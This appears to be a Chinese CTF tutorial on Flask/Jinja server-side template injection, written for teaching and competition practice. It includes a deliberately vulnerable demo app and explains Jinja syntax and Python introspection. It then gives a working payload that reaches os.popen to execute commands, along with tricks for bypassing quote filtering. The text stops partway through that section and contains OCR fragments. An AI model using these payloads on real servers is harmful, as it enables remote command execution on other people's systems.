Python SSTI

在最近的考点中，Python里的SSTI与NodeJS的原型链污染一致，两者都是占比很大的内容，而因为这块内容根据每个框架的模板引擎渲染的方式不同，所以利用方式也会有所变化。

目前主流的WEB框架有以下几种：

- django
- flask
- tornado

这几类框架中都具有他们内置的模板引擎，每一种模板引擎对应的渲染方式都不同，这也导致SSTI利用的方式也不一样，本文将以flask这个框架为例，开始从0到1的讲解SSTI这个漏洞。

什么是SSTI

SSTI，简称服务端模板渲染，目前的语言基本都存在模板渲染这个环节，PHP有THINKPHP、Laravel，NodeJS有ejs，而Java使用的框架就更多了。

为什么会设计模板渲染这个东西？大家应该去思考一下，模板渲染实际是为了让开发者能够更方便的操纵数据，比如某个页面需要展示一些数据，这个时候如果没有模板渲染这个东西，那么有两种解决办法：

- 每次渲染页面的时候都创建一个新的html文件
- 将渲染的页面修改成当前语言类型的文件

很明显，这并不符合前后端分离的设计理念，所以主流的框架都会支持模板渲染，在渲染的过程中会将用户输入带入到模板中，如果渲染的方式不合理，就有可能出现漏洞。

大家可以根据我下面的这个例子来理解模板渲染的流程：小学的时候拿别人的好词好句，套在我们自己的作文里，**此时我们的作文就相当于模板，而别人的好词好句就相当于传递进模板的内容**。

本身模板渲染是一个正常的不能再正常的功能，但通常模板都会支持执行当前语言的某些代码，此时如果开发者不恰当的使用了渲染功能，将恶意用户的输入传入了模板引擎中去渲染，则有可能存在漏洞。

下面我将以Python的Flask为例，演示在Flask中我们是如何利用SSTI这个漏洞的。

Flask Demo

```
from flask import Flask
from flask import request
from flask import config
from flask import render_template_string

app = Flask(__name__)

app.config['SECRET_KEY'] = "flag{SSTI_123456}"


@app.route('/')
def hello_world():
    return 'Hello World!'


@app.route('/hello')
def say_hello():
    template = 'Hello {}'.format((request.args.get('name')))
    return render_template_string(template)


if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True)
```

先让我们看看上面的代码，其定义了两个路由，一个路由是 `/` ，一个路由是 `/hello` ，实际上有用的路由也就只是hello，在hello路由中，我首先定义了一个

template变量，其中包含用户在url中传递的name，之后调用了flask的render_template_string方法渲染了此模板。

render_template_string是危险的，我们不应该让用户输入在未经过过滤的情况下直接进入此方法。

在学习Flask的SSTI之前，我们需要先了解Flask的模板引擎实际上是jinja，所以后面的学习都是通过根据jinja官方文档以及查看jinja相关源码进行学习的。

config

config可以获取到flask的配置信息，在代码中通常使用 `app.config` 配置：

```
app.config['SECRET_KEY'] = "flag{SSTI_123456}"
```

此时读取config即可获取到secret_key：

Jinja Learning

分隔符

Jinja默认支持三种分隔符：

- {{}}
- {%%}
- {##}

下面是官方给出的一个简单的模板文件例子：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<html lang="en">
<head>
    <title>My Webpage</title>
</head>
<body>
    <ul id="navigation">
    {% for item in navigation %}
        <li><a href="{{ item.href }}">{{ item.caption }}</a></li>
    {% endfor %}
    </ul>

    <h1>My Webpage</h1>
    {{ a_variable }}
</body>
</html>
```

在上面这个例子中我们可以看到两种分隔符， `{{}}` 用于直接输出表达式的内容，比如 `{{2*4}}` 会输出8， `{%%}` 通常用于执行一些控制语句比如for、if等。

最后一个分隔符虽然在上面的模板文件中并没有用到，我还是在这里解释下， `{##}` 用于注释模板文件的内容， `{##}` 中包含的内容不会在页面中输出，如下：

```
{# note: disabled template because we no longer use this
    {% for user in users %}
        ...
    {% endfor %}
#}
```

控制语句 & 过滤器 & 测试语句

parser.py

控制语句有以下这些：

```
_statement_keywords = frozenset(
    [
        "for",
        "if",
        "block",
        "extends",
        "print",
        "macro",
        "include",
        "from",
        "import",
        "set",
        "with",
        "autoescape",
    ]
)
```

在正常情况下，控制语句都只会出现在逻辑分隔符中，比如下面这段代码：

```
{% for user in users %}
    {{user}}
{% endfor %}
```

filters.py

过滤器有以下这些：

```
FILTERS = {
    "abs": abs,
    "attr": do_attr,
    "batch": do_batch,
    "capitalize": do_capitalize,
    "center": do_center,
    "count": len,
    "d": do_default,
    "default": do_default,
    "dictsort": do_dictsort,
    "e": escape,
    "escape": escape,
    "filesizeformat": do_filesizeformat,
    "first": do_first,
    "float": do_float,
    "forceescape": do_forceescape,
    "format": do_format,
    "groupby": do_groupby,
    "indent": do_indent,
    "int": do_int,
    "join": do_join,
    "last": do_last,
    "length": len,
    "list": do_list,
    "lower": do_lower,
    "map": do_map,
    "min": do_min,
    "max": do_max,
    "pprint": do_pprint,
    "random": do_random,
    "reject": do_reject,
    "rejectattr": do_rejectattr,
    "replace": do_replace,
    "reverse": do_reverse,
    "round": do_round,
```

```
    "safe": do_mark_safe,
    "select": do_select,
    "selectattr": do_selectattr,
    "slice": do_slice,
    "sort": do_sort,
    "string": soft_unicode,
    "striptags": do_striptags,
    "sum": do_sum,
    "title": do_title,
    "trim": do_trim,
    "truncate": do_truncate,
    "unique": do_unique,
    "upper": do_upper,
    "urlencode": do_urlencode,
    "urlize": do_urlize,
    "wordcount": do_wordcount,
    "wordwrap": do_wordwrap,
    "xmlattr": do_xmlattr,
    "tojson": do_tojson,
}
```

在正常情况下，以 `|filter_name` 的方式调用过滤器，比如以下代码：

```
{{"whoami"|count}}
```

最终在页面上的输出是5，这是因为我们使用了count过滤器，该方法默认会使用 `len` 来计算长度：

```
  "count": len,
```

同理我们也可以在逻辑分隔符中调用过滤器：

```
{%set a =[1,2,3]|join%}{{a}}
```

tests.py

测试语句有如下几种：

```
TESTS = {
    "odd": test_odd,
    "even": test_even,
    "divisibleby": test_divisibleby,
    "defined": test_defined,
    "undefined": test_undefined,
    "none": test_none,
    "boolean": test_boolean,
    "false": test_false,
    "true": test_true,
    "integer": test_integer,
    "float": test_float,
    "lower": test_lower,
    "upper": test_upper,
    "string": test_string,
    "mapping": test_mapping,
    "number": test_number,
    "sequence": test_sequence,
    "iterable": test_iterable,
    "callable": test_callable,
    "sameas": test_sameas,
    "escaped": test_escaped,
    "in": test_in,
    "==": operator.eq,
    "eq": operator.eq,
    "equalto": operator.eq,
    "!=": operator.ne,
    "ne": operator.ne,
```

```
    ">": operator.gt,
    "gt": operator.gt,
    "greaterthan": operator.gt,
    "ge": operator.ge,
    ">=": operator.ge,
    "<": operator.lt,
    "lt": operator.lt,
    "lessthan": operator.lt,
    "<=": operator.le,
    "le": operator.le,
}
```

通常只在逻辑分隔符中使用测试语句，如下代码：

```
{% if loop.index is divisibleby 3 %}
```

模板中的全局变量以及函数

默认的全局变量被定义在defaults.py中：

```
DEFAULT_NAMESPACE = {
    "range": range_type,
    "dict": dict,
    "lipsum": generate_lorem_ipsum,
    "cycler": Cycler,
    "joiner": Joiner,
    "namespace": Namespace,
}
```

Flask自定义了几个全局变量：

```
rv.globals.update(
    url_for=url_for,
    get_flashed_messages=get_flashed_messages,
    config=self.config,
    # request, session and g are normally added with the
    # context processor for efficiency reasons but for imported
    # templates we also want the proxies in there.
    request=request,
    session=session,
    g=g,
)
```

所以最终可以使用的全局变量就是上面两者的并集。

通过上面的学习，我们已经了解并学习了Flask中的模板引擎–Jinja的重要部分，接下来将通过几个小例子来帮助大家熟悉上面所学习到的内容。

Example

定义变量

在控制语句中，我们可以使用 `set` 语句来定义变量：

```
{%set username = 'admin'%}{{username}}
```

上述模板语句在输出时将输出admin：

循环 & 打印

在控制语句中，我们可以使用 `for` 来进行循环，使用 `print` 打印循环的内容：

```
{%for i in range(1,10)%}{%print i%}{%endfor%}
```

同理，我们还可以使用 `{{}}` 来代替print进行输出：

```
{%for i in range(1,10)%}{%print i%}{%endfor%}
```

条件控制

在控制语句中，我们还可以使用 `if` 进行条件控制：

```
{%if 1==1%}{{"success"}}{%endif%}
```

上面已经给了一些使用的例子，希望大家现在可以去查阅中文文档，并尝试着去使用上面给出来的几个东西（控制语句、过滤器、测试语句），这些在后续的学习中都会用到（1 hour）。

Python基础知识

上面学习的是jinja的用法以及他的相关概念，但是在SSTI的利用过程中，我们还需要使用到一些Python的基础知识，下面将为大家逐一讲解。

常用属性

下面会介绍一些在做SSTI类题目时常用到的属性。

- `__class__`
  - 用于获取当前对象所对应的类
- `__base__`
  - 返回一个类所直接继承的类
- `__mro__`
  - 返回一个类所继承的所有类
- `__dict__`
  - 返回当前类的函数、全局变量、属性等。
- `__init__`
  - 所有类都具有 `__init__` 方法，便于利用他来作为跳板访问 `__globals__`
- `__globals__`
  - **function.__globals__**，用于获取function所处空间下可使用的module、方法以及所有变量。
- `__builtins__`
  - 获取Python内置的方法比如ord，chr等。

一切类都继承自Object，所以最终都可以获取到Object类。

常用方法

- `__subclasses__`
  - 继承此类的子类，返回一个列表

- `__getattribute__`
  - 获取某个类的属性

调试时常用函数

- dir
  - 通过dir函数可以获取某个变量可调用的所有属性、函数等

Demo

上面写了这么一些常用的东西，下面我们一个个来调试理解他们的作用吧～

```
class A:
    def __init__(self):
        pass

class B(A):
    def __init__(self):
        pass

if __name__ == '__main__':
    b = B()
    print(b.__class__)
    print(b.__class__ == B)
    print(B.__base__)
    print(B.__mro__)
```

输出：

```
[flask] python3 test.py
<class '__main__.B'>
True
<class '__main__.A'>
(<class '__main__.B'>, <class '__main__.A'>, <class 'object'>)
```

大家先自行理解一下为什么会输出这些内容，下面会有解释。

上面的代码中我写了两个类，一个类A一个类B，下面的代码中首先创建了一个B对象，此时我打印出b的 `__class__` 属性，代表获取其对象所对应的类。

第二个我判断 `b.__class__` 是否等于B类，打印出True。第三行打印出B所继承的类，打印出A，最后一个我打印出B的继承链，打印出B、A、Object。

上面已经把SSTI该学的基础知识基本都学完了，接下来就是演示一个SSTI漏洞利用的基本流程了。

Exploit

在比赛中，SSTI的做法一般就是：获取某个类->获取到基类Object->获取其所有子类->通过获取 `__globals__` 来获取 `os` 、 `file` 或其他能执行命令 or读取文件的module。

下面我会先演示一遍，之后会布置个简单的练习题让大家练习，还是使用的上面的Demo。

- 随便获取一个类
  - Python中遵循万物皆对象，所以字符串、列表、字典等，都是对象，既然是对象，就是基于类创建的，我们可以使用 `''.__class__` 获取到任意一个

    Hello <class 'list'>

    类。
- 获取到基类Object
  - Python中的所有类都隐式的继承于基类Object，我们可以通过 `__base__` 或 `__mro__` 的方式获取到Object类，对应成上面的payload就是

Hello <class 'object'>

`''.__class__.__base__` 。

- 获取其所有子类
  - 由于Object类是所有类的基类，所以我们通过 `__subclasses__()` 就可以获取到他的所有子类（所有类），对应成上面的payload就是 `''.__class__.__mro__.subclass()`


Hello [<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'Nc
'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_
'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <cl
<class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'g
<class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'ins
<class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'pickle.PickleBuffer'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'E
'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <c
<class 'Token'>, <class 'Token.MISSING'>, <class 'moduledef'>, <class 'module'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_i
'_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenIm
'_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class '_frozen_importlib_external.Win
'_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._N
'_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <c
<class 'zipimport.zipimporter'>, <class 'zipimport._ZipImportResourceReader'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <cl
'codecs.StreamRecoder'>, <class '_abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.
'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class 'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>,
'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltin
'_sitebuiltins._Helper'>, <class 'operator.itemgetter'>, <class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class 'itertools.accumulate'>, <class 'itertools.combinations'>, <clas
'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'itertools.chain'>, <class 'itertools.compress'>, <cl
<class 'itertools.zip_longest'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class 'iterto
'reprlib.Repr'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class 'collections._l
'functools._lru_cache_wrapper'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached_property'>, <class 'types.DynamicClassAttribute':
'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenize
'tokenize.Untokenizer'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class 'string.Template'>, <class 'string.Formatter'>, <class 'markupsafe._Markup
<class 'warnings.catch_warnings'>, <class 'zlib.Compress'>, <class 'zlib.Decompress'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock':
'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class '_bz2.BZ2Compressor'>, <class '_bz2.BZ2Decompressor'>, <class '_lzm
'_lzma.LZMADecompressor'>, <class '_sha512.sha384'>, <class '_sha512.sha512'>, <class '_random.Random'>, <class 'weakref.finalize._Info'>, <class 'weakref.finalize'>, <class 'tempfile
'tempfile._TemporaryFileCloser'>, <class 'tempfile._TemporaryFileWrapper'>, <class 'tempfile.SpooledTemporaryFile'>, <class 'tempfile.TemporaryDirectory'>, <class '_hashlib.HASH'>, <
<class '_sha3.sha3_224'>, <class '_sha3.sha3_256'>, <class '_sha3.sha3_384'>, <class '_sha3.sha3_512'>, <class '_sha3.shake_128'>, <class '_sha3.shake_256'>, <class 'Struct'>, <clas
<class '_pickle.Pickler'>, <class '_pickle.Pdata'>, <class '_pickle.PicklerMemoProxy'>, <class '_pickle.UnpicklerMemoProxy'>, <class 'pickle._Framer'>, <class 'pickle._Unframer'>, <class
'urllib.parse._ResultMixinStr'>, <class 'urllib.parse._ResultMixinBytes'>, <class 'urllib.parse._NetlocResultMixinBase'>, <class '_json.Scanner'>, <class '_json.Encoder'>, <class 'json.decoc
'json.encoder.JSONEncoder'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.utils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>,

- fuzz 查看哪一个类中的全局变量里存在os、file等能够执行命令或者读取文件的函数。


payload：

```
{{%27%27.__class__.__base__.__subclasses__()[442].__init__.__globals__['os']}}
```

直接fuzz442这个数字，从subclasses里取每一个索引对应的值，查看他们当前的导入模块里是否存在 `os` 模块，我在Python3环境下能够fuzz出许多，如下图所示：



随便使用一个，直接执行命令即可：



练习

请大家根据我上面所讲的内容，自行尝试完整的利用一次SSTI漏洞，要求：**执行命令**。

一些绕过过滤的Trick

上面最终完整的payload如下：

```
{{''.__class__.__base__.__subclasses__()[442].__init__.__globals__['os'].popen("id").read()}}
```

下面将基于此payload详细解析某些点被过滤了如何绕过。

过滤单引号

在了解如何绕过过滤之前，不妨先看看我们有哪里用到了单引号？

不难发现，我们首先会通过单引号表示字符串类型来获取类，后面会通过单引号来传递参数，那么如何绕过这两处限制呢?

除了字符串还有什么方式获取类

前面说了，Python万物皆对象，所以我们可以用任何类型来获取类：

```
[].__class__
0.__class__
{}.__class__
```

同理，我们还可以使用Flask模板中全局可以使用的变量或函数来获取类：

```
request.__class__
url_for.__class__
g.__class__
session.__class__
config.__class__
```

同时还可以使用jinja中默认的全局变量来获取类，有的甚至已经是类类，都不需要我们去获取：

```
dict
range
lipsum.__class__
joiner
cycler
namespace
```

同时，jinja2还将不存在的变量定义为 `jinja2.runtime.Undefined` ，所以我们还可以通过如下方式获取类：

```
不存在的变量名.__class__
```

如何不使用单引号传递参数

双引号

除了单引号可以表示字符串外，在Python中双引号同样也可以表示字符串，这个比较简单，我就不列例子了。

request

